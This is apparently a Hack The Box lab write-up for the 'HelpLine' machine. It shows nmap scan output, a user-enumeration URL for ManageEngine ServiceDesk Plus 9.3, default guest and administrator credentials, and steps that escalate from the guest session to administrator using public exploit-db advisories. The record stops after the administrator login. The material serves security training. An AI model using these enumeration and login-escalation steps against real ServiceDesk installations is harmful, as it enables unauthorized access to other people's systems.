HelpLine

```
============================
|        HELPLINE 10.10.10.132              |
+==========================
```

InfoGathering

```
NMAP SCAN
----------------------------------------------
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy

root@kali:~/HTB/boxes/HelpLine# nmap -sC -sV -O -A 10.10.10.132
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-28 19:18 MDT
Nmap scan report for helpline.htb (10.10.10.132)
Host is up (0.20s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows
RPC
445/tcp  open  microsoft-ds?
8080/tcp open  http-proxy    -
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Set-Cookie: JSESSIONID=F2AF25CBDE18C0BDA432B78AE15D0326; Path=/; HttpOnly
|     X-XSS-Protection: 1; mode=block
|     Content-Type: text/
html;charset=UTF-8
[47/95]
|     Vary: Accept-Encoding
|     Date: Mon, 29 Jul 2019 01:11:53 GMT
|     Connection: close
|     Server: -
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta http-equiv="X-UA-Compatible" content="IE=Edge">
|     <script>var isMSP = false; </script>
|     <!-- CWF START -->
|     <script type="text/javascript" src="/scripts/ClientLogger.js?9309"></script>
|     <script>
|     curLevStr = 'INFO';
|     //Level.INFO is stored as default..
|     curLev = 800;
|     levelVals = [{NAME:"FINEST",VALUE:300},{NAME:"FINER",VALUE:400},{NAME:"FINE",VALUE:500},
{NAME:"CONFIG",VALUE:700},{NAME:"INFO",VALUE:800},{NAME:"WARNING",VALUE:900},
{NAME:"SEVERE",VALU
E:1000},{NAME:"ALL",VALUE:1200}];//no i18n
|     levelVals.length;
|     Level = {FINEST:"300",FIN
```

```
|   Help, SSLSessionReq, TLSSessionReq:
|     HTTP/1.1 400 Bad Request
|     Transfer-Encoding: chunked
|     Date: Mon, 29 Jul 2019 01:12:20 GMT
|     Connection: close
|     Server: -
|
RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Mon, 29 Jul 2019 01:11:51 GMT
|     Connection: close
|     Server: -
|   Socks5:
|     HTTP/1.1 400 Bad Request
|     Transfer-Encoding: chunked
|     Date: Mon, 29 Jul 2019 01:11:53 GMT
|     Connection: close
|_    Server: -
|_http-server-header: -
|_http-title: ManageEngine ServiceDesk Plus
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.70%I=7%D=7/28%Time=5D3E49AA%P=x86_64-pc-linux-gnu%r(RT
SF:SPRequest,6E,"HTTP/1\.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r
SF:\nDate:\x20Mon,\x2029\x20Jul\x202019\x2001:11:51\x20GMT\r\nConnection:\
SF:x20close\r\nServer:\x20-\r\n\r\n")%r(FourOhFourRequest,171C,"HTTP/1\.1\
SF:x20404\x20Not\x20Found\r\nSet-Cookie:\x20JSESSIONID=F2AF25CBDE18C0BDA43
SF:2B78AE15D0326;\x20Path=/;\x20HttpOnly\r\nX-XSS-Protection:\x201;\x20mod
SF:e=block\r\nContent-Type:\x20text/html;charset=UTF-8\r\nVary:\x20Accept-
SF:Encoding\r\nDate:\x20Mon,\x2029\x20Jul\x202019\x2001:11:53\x20GMT\r\nCo
SF:nnection:\x20close\r\nServer:\x20-\r\n\r\n\n\n<!DOCTYPE\x20html>\n<html
SF:>\n<head>\n<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=Edge
SF:\">\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\x20\x20\x20\x20\x20\x20\x20\x20<scrip
SF:t>var\x20isMSP\x20=\x20false;\x20</script>\n\x20\x20\x20\x20\n\x20\x20\
SF:x20\x20<!--\x20CWF\x20START\x20-->\n\x20\x20\x20\x20\n\n\n\n\n<script\x
SF:20type=\"text/javascript\"\x20src=\"/scripts/ClientLogger\.js\?9309\"><
SF:/script>\n\n<script>\nvar\x20curLevStr\x20=\x20'INFO';\n//Level\.INFO\x
SF:20is\x20stored\x20as\x20default\.\.\nvar\x20curLev\x20=\x20800;\n\nvar\
SF:x20levelVals\x20=\x20\[{NAME:\"FINEST\",VALUE:300},{NAME:\"FINER\",VALU
SF:E:400},{NAME:\"FINE\",VALUE:500},{NAME:\"CONFIG\",VALUE:700},{NAME:\"IN
SF:FO\",VALUE:800},{NAME:\"WARNING\",VALUE:900},{NAME:\"SEVERE\",VALUE:100
SF:0},{NAME:\"ALL\",VALUE:1200}\];//no\x20i18n\nvar\x20len\x20=\x20levelVa
SF:ls\.length;\n\nvar\x20Level\x20=\x20{FINEST:\"300\",FIN")%r(Socks5,80,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nTransfer-Encoding:\x20chunked\r\n
SF:Date:\x20Mon,\x2029\x20Jul\x202019\x2001:11:53\x20GMT\r\nConnection:\x2
SF:0close\r\nServer:\x20-\r\n\r\n0\r\n\r\n")%r(Help,80,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nTransfer-Encoding:\x20chunked\r\nDate:\x20Mon,\x202
SF:9\x20Jul\x202019\x2001:12:20\x20GMT\r\nConnection:\x20close\r\nServer:\
SF:x20-\r\n\r\n0\r\n\r\n")%r(SSLSessionReq,80,"HTTP/1\.1\x20400\x20Bad\x20
SF:Request\r\nTransfer-Encoding:\x20chunked\r\nDate:\x20Mon,\x2029\x20Jul\
SF:x202019\x2001:12:20\x20GMT\r\nConnection:\x20close\r\nServer:\x20-\r\n\
SF:r\n0\r\n\r\n")%r(TLSSessionReq,80,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\nTransfer-Encoding:\x20chunked\r\nDate:\x20Mon,\x2029\x20Jul\x202019\x
SF:2001:12:20\x20GMT\r\nConnection:\x20close\r\nServer:\x20-\r\n\r\n0\r\n\
SF:r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
```


```
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -7m47s, deviation: 0s, median: -7m47s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-07-28 19:13:37
|_  start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   96.19 ms  10.10.14.1
2   278.57 ms helpline.htb (10.10.10.132)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 188.01 seconds
```

We see that port 8080 is open over http so we navigate there in our browser.
We discover Manage Engine Version 9.3 is being used.




DIRB RESULTS

Gaining Access

The search for vulnerabilities of ManageEngine Version 9.3 turned of the below exploits.


The below link tells me their may be a user Guest with a password of guest.
RESOURCE: https://packetstormsecurity.com/files/129806/ManageEngine-Shell-Upload-Directory-Traversal.html

IT WORKED!



RESOURCE: https://www.exploit-db.com/exploits/35891
If we enter the below into our address bar the following things happen.
```
http://10.10.10.132:8080/servlet/AJaxServlet?action=checkUser&search=guest
```

When a user exists in the Service Desk Database the webserver returns “true”. in it's JSON output.
The Web Server returns “False” if the user does not exist in it's JSON output..




{ USER_PRESENT: 'true', IN_SITE: 'true' }


The below exploit seemed like a way for us to upgrade our access to a different user.
RESOURCE: https://www.exploit-db.com/exploits/42037
For this to work we need to perform the following steps.


1.) Sign into http://10.10.10.132:8080/mc/ Here we are already logged in as Guest.


NOTE: Ensure the /mc/ URI Extension is opened in a new tag or this trick won't work.




2.) Log out and delete the URI and press "Enter"









3.) We enter the credentials USER: administrator PASS: administrator and click “Login”




IT WORKED!!! Now go back to the first web panel and Refresh the webpage.




